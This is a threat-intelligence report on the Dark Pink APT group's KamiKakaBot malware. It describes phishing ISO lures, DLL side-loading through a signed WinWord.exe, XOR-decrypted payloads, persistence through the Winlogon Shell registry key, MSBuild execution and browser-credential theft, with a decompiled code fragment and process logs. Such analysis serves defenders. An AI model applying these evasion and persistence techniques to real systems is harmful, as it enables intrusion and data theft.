
Dark Pink APT Group Strikes Government Entities in South Asian Countries

Archived: 2026-04-05 23:38:17 UTC



Executive Summary

In February 2023, EclecticIQ researchers identified multiple KamiKakaBot malwares which are very likely used to target government entities in ASEAN (Association of Southeast Asian Nations) countries.

The latest attacks, which took place in February 2023, were almost identical to previous attacks reported by Group-IB on January 11, 2023 (1). In January 2023, the threat actors used ISO images to deliver KamiKakaBot, which was executed using a DLL side-loading technique. The main difference in the February campaign is that the malware's obfuscation routine has improved to better evade anti-malware measures. Multiple overlaps in this new campaign aided EclecticIQ analysts in attributing it very likely to the Dark Pink APT group.

Dark Pink is an Advanced Persistent Threat (APT) group active in the ASEAN region. Group-IB originally named this group "Dark Pink," and it has also been referred to as “Saaiwc” by Chinese cybersecurity researchers (1,2). According to Group-IB, Dark Pink is thought to have started operations as early as mid-2021 with increasing activity in 2022.

KamiKakaBot's primary function is to steal data stored in web browsers such as Chrome, Edge, and Firefox. This includes saved credentials, browsing history, and cookies. Additionally, the threat actors can gain initial access on infected devices to execute remote code.

Developers of KamiKakaBot employ various evasion techniques to remain undetected while executing malicious actions on infected devices. For example, they use Living-off-the-Land binaries (LOLBINs), such as MsBuild.exe, to run the KamiKakaBot malware on victims' devices (7).

Attribution

There are multiple overlaps between adversary techniques and tactics used in this campaign and the previous campaign. For this reason, EclecticIQ analysts assess that the February 2023 campaign is very likely attributed to Dark Pink, though they acknowledge there is a chance this activity could be the word of a group with similar TTPs.

- According to EclecticIQ researchers, the KamiKakaBot and loader is a generic malware type and it’s currently only used by Dark Pink APT group.
- The same command and control infrastructure was used in the February activity as was used previously in January 2023 activity (1).
- Malware delivery and execution techniques like DLL side loading with Winword.exe are identical to previous cyber-attacks done by Dark Pink group (1).

Key Judgments

Advanced Persistent Threat (APT) groups are almost certainly a significant cyber threat to ASEAN countries. APT groups like Dark Pink often target military and government organizations to steal sensitive information, including confidential data and intellectual property.

The increasing digitization of economies and relationships between Europe and the ASEAN region have very likely increased the risk of cyberattacks and the need for effective cyber defense measures (8).

In this new campaign, the relationship between Europe and ASEAN countries is very likely being exploited in the form of social engineering lures against military and government entities in Southeast Asian nations.

EclecticIQ researchers observed overlaps in malware delivery and adversary techniques between Earth Yako and Dark Pink threat groups, such as usage of Winword.exe for DLL Hijacking (2,3). Although researchers lack the conclusive proof needed to attribute the nationality of this group, the objectives of the attackers and some of the patterns suggest that the Dark Pink group could possibly be a Chinese APT group.

Malware Execution Flow

KamiKakaBot is delivered via phishing emails that contain a malicious ISO file as an attachment. The malicious ISO file contains a WinWord.exe which is legitimately signed by Microsoft, which is exploited for DLL side-loading technique. When a user clicks on WinWord.exe, the KamiKakaBot loader (MSVCR100.dll), located in the same folder as the WinWord file, automatically loads and is executed into the memory of WinWord.exe.

The ISO file also contains a decoy Word document that has an XOR-encrypted section. The KamiKakaBot loader uses this section to decrypt the XOR-encrypted content from the decoy file then writes the decrypted XML KamiKakaBot payload into the disk (C:\Windows\temp) and executes it via a living-off-the-land binary called MsBuild.exe (7).

Before the execution of the decrypted XML payload, KamiKakaBot loader writes a registry key into HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell to abuse features of Winlogon (Windows component) for establishing persistent access (5).

KamiKakaBot can extract sensitive information from Chrome, MS Edge, and Firefox web browsers. The stolen browser data is then sent to attackers' Telegram bot channel in a compressed ZIP format. Upon initial infection, the attacker can upgrade the malware or perform remote code execution on the targeted device, enabling them to carry out further post-exploitation activities. All of the command and control communication takes place via a Telegram bot controlled by the threat actor.




Figure 1 - Execution flow of KamiKakaBot.

Analysis of the ISO Image

Threat actors used different lures in each decoy Word document to trick their victims into opening the malicious attachment as shown in figure 2. The executable file named “Concept Note Strategic Dialog Version 30.1” is originally a Microsoft signed legitimate WinWord.exe.




Figure 2 - Content of the ISO image.

The metadata in the delivered ISO image contains the file creation date and time (2023-02-01), which is helpful for researchers to determine the time of the campaign. This file was uploaded to VirusTotal on 2023-02-01 from Indonesia (5).

```
"Concept paper Strategic Dialogue DEU-IDN.zip.iso"

ExifTool Version Number         : 12.56
File Name                       : Concept paper Strategic Dialogue DEU-IDN.zip.iso
File Size                       : 2.6 MB
File Type                       : ISO
File Type Extension             : iso
MIME Type                       : application/x-iso9660-image
System                          : Win32
Volume Name                     : 02_01_2023
Volume Block Count              : 1255
Volume Block Size               : 2048
Root Directory Create Date      : 2023:02:01 08:09:02+07:00
Software                        : AnyBurn
Volume Create Date              : 2023:02:01 08:09:02.00+07:00
Volume Modify Date              : 2023:02:01 08:09:02.00+07:00
Volume Size                     : 2.6 MB
```

Figure 3 - Metadata of ISO file.

EclecticIQ researchers identified multiple ISO images that contained different decoy documents using phishing lures related to military or diplomacy in the ASEAN countries. Analysts assess the content of the decoy documents is designed to target government entities in ASEAN countries. Figure 4 illustrate the attempt by threat actors to leverage ASEAN-Europe relationships in their phishing lures (more examples of their attempts).





Figure 4 – Decoy Document File Name: "Concept paper Strategic Dialogue DEU-IDN" (The lure plays off the relationship between Europe and ASEAN countries).

The KamiKakaBot loader is designed to load the KamiKakaBot malware as stealthily as possible by performing the DLL side loading technique and incorporating other anti-malware evasion tactics, such as payload encryption and the use of living-off-the-land binaries.

DLL Side Loading by Winword.exe

In this latest KamiKakaBot campaign, threat actors used DLL side loading technique to bypass anti-malware detection by loading the malware into the memory of Winword.exe (legitimate Microsoft Office binary used for opening Word documents).



Process Name	Operation		Result
Concept Note Strategic Dialog Version 30.1.docx.exe	CreateFile	Concept paper Strategic Dialogue DEU-IDN.zip\MSVCR100.dll	SUCCESS
Concept Note Strategic Dialog Version 30.1.docx.exe	QueryBasicInformationFile	Concept paper Strategic Dialogue DEU-IDN.zip\MSVCR100.dll	SUCCESS
Concept Note Strategic Dialog Version 30.1.docx.exe	CloseFile	Concept paper Strategic Dialogue DEU-IDN.zip\MSVCR100.dll	SUCCESS
Concept Note Strategic Dialog Version 30.1.docx.exe	CreateFile	Concept paper Strategic Dialogue DEU-IDN.zip\MSVCR100.dll	SUCCESS
Concept Note Strategic Dialog Version 30.1.docx.exe	CreateFileMapping	Concept paper Strategic Dialogue DEU-IDN.zip\MSVCR100.dll	FILE LOCKE
Concept Note Strategic Dialog Version 30.1.docx.exe	CreateFileMapping	Concept paper Strategic Dialogue DEU-IDN.zip\MSVCR100.dll	SUCCESS
Concept Note Strategic Dialog Version 30.1.docx.exe	Load Image	Concept paper Strategic Dialogue DEU-IDN.zip\MSVCR100.dll	SUCCESS
Concept Note Strategic Dialog Version 30.1.docx.exe	CreateFile	Concept paper Strategic Dialogue DEU-IDN.zip\MSVCR100.dll	SUCCESS
Concept Note Strategic Dialog Version 30.1.docx.exe	CloseFile	Concept paper Strategic Dialogue DEU-IDN.zip\MSVCR100.dll	SUCCESS
Concept Note Strategic Dialog Version 30.1.docx.exe	CloseFile	Concept paper Strategic Dialogue DEU-IDN.zip\MSVCR100.dll	SUCCESS

Figure 8 - KamiKakaBot loader loaded into the memory of WinWord.exe (MSVCR100.dll).

DLL side loading is not a new technique, as the search-order hijacking vulnerability in Windows has existed since Windows XP. Due to the default search order built into Windows, threat actors can abuse the legitimate and signed binaries to load the malicious DLL.

Decryption of KamiKakaBot XML Payload Inside Decoy Word Document

During the initial infection, the KamiKakaBot loader is executed in the memory of the WinWord.exe binary and then it reads data from an XOR-encrypted section inside a decoy Word document. Figure 9 shows the XOR encrypted section inside decoy Word document.




Figure 9 - XOR encrypted section inside decoy word document.

XOR decryption routine of KamiKakaBot Loader in disassembler:

Use Windows API ReadFile() to read the .doc file that contains a (~) tilde symbol inside the ISO image.

```
LAB_180005d90:
      if (((((byte)local_6c8._0_4_ & 7) != 7) ||
          (pwVar6 = wcsstr((wchar_t *)(local_6c8 + 0x2c),L".doc"), pwVar6 == (wchar_t *)0x0)) ||
         (pwVar6 = wcsstr((wchar_t *)(local_6c8 + 0x2c),L"~"), pwVar6 == (wchar_t *)0x0))
      goto LAB_180005ddd;
      pwVar6 = wcsstr((wchar_t *)(local_6c8 + 0x2c),L"$");
```

Figure 10 - The decoy Word document inside ISO image is highlighted in yellow.

Decrypt the XOR encrypted data by using a static key “0xCA” and writing it into disk.




Figure 11 - XOR decryption.

Gaining Persistent Access on Victim Device by Abusing Winlogon Helper DLL

After initial infection, the loader used a widely used persistence technique by abusing Winlogon Helper.

Winlogon.exe is a Windows component responsible for actions at logon/logoff. Registry entries in HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon are used to manage additional helper programs and functionalities that support Winlogon.

Malicious modifications to registry keys may cause Winlogon to load and execute malicious DLLs and/or executables on every time when user opens the device.

Figure 12 shows KamiKakaBot loader using Windows environment variables to perform command line obfuscation to execute the KamiKakaBot on every time when infected device is started.




Figure 12 - Shell registry key modified by loader.

Below are a few of the new environment variables which KamiKakaBot writes into infected system (this data can be changed on each different campaign):

Name of the environment variable	Command line argument
%PSS%	powershell
$env:MS	C:\Windows\Microsoft.NET\Framework64\<version-number>\MSBuild.exe
$env:TMPT	C:\Windows\TEMP\wct<random-number-and-words>.tmp

Figure 13 shows that environment variables are stored as encrypted inside the data section of the loader and the XOR decryption key (“0xa7”) is used as statically to perform decryption during execution time.




Figure 13 - Content of the environment variable and Command line arguments are stored inside the data section as XOR encrypted.

A decryption key can be used to decrypt the data and examine the environment variables used by the loader without the execution of the malware during analysis (as shown in figure 14).




Figure 14 - Decrypted environment variable used by KamiKakaBot loader.

Execution of decrypted KamiKakaBot by Living of the Land Binary

Execution of the KamiKakaBot malware happens after the persistence stage. The detailed execution flow is described below:

- The decrypted XML payload, which was dropped into the disk, still contains some XOR encrypted data obfuscated with Base64. It is decrypted during execution time via PowerShell.

Figure 15 - Decrypted KamiKakaBot as XML format.

- Execution of XML payload via MSBuild.exe shows the loaded malware named as svchost.




Figure 16 - KamiKakaBot loaded into MSBuild.exe.

Technical Analysis of KamiKakaBot

Capabilities of KamiKakaBot

EclecticIQ researchers identified and analyzed new samples of .NET written malware in a February 2023 campaign.

The malware capabilities of KamiKakaBot are as follows:

- Stealing web credentials and cookies from Web browsers




Figure 17 - KamiKakaBot reading web browser data inside victim device.

- Performing remote code execution over cmd.exe.

```
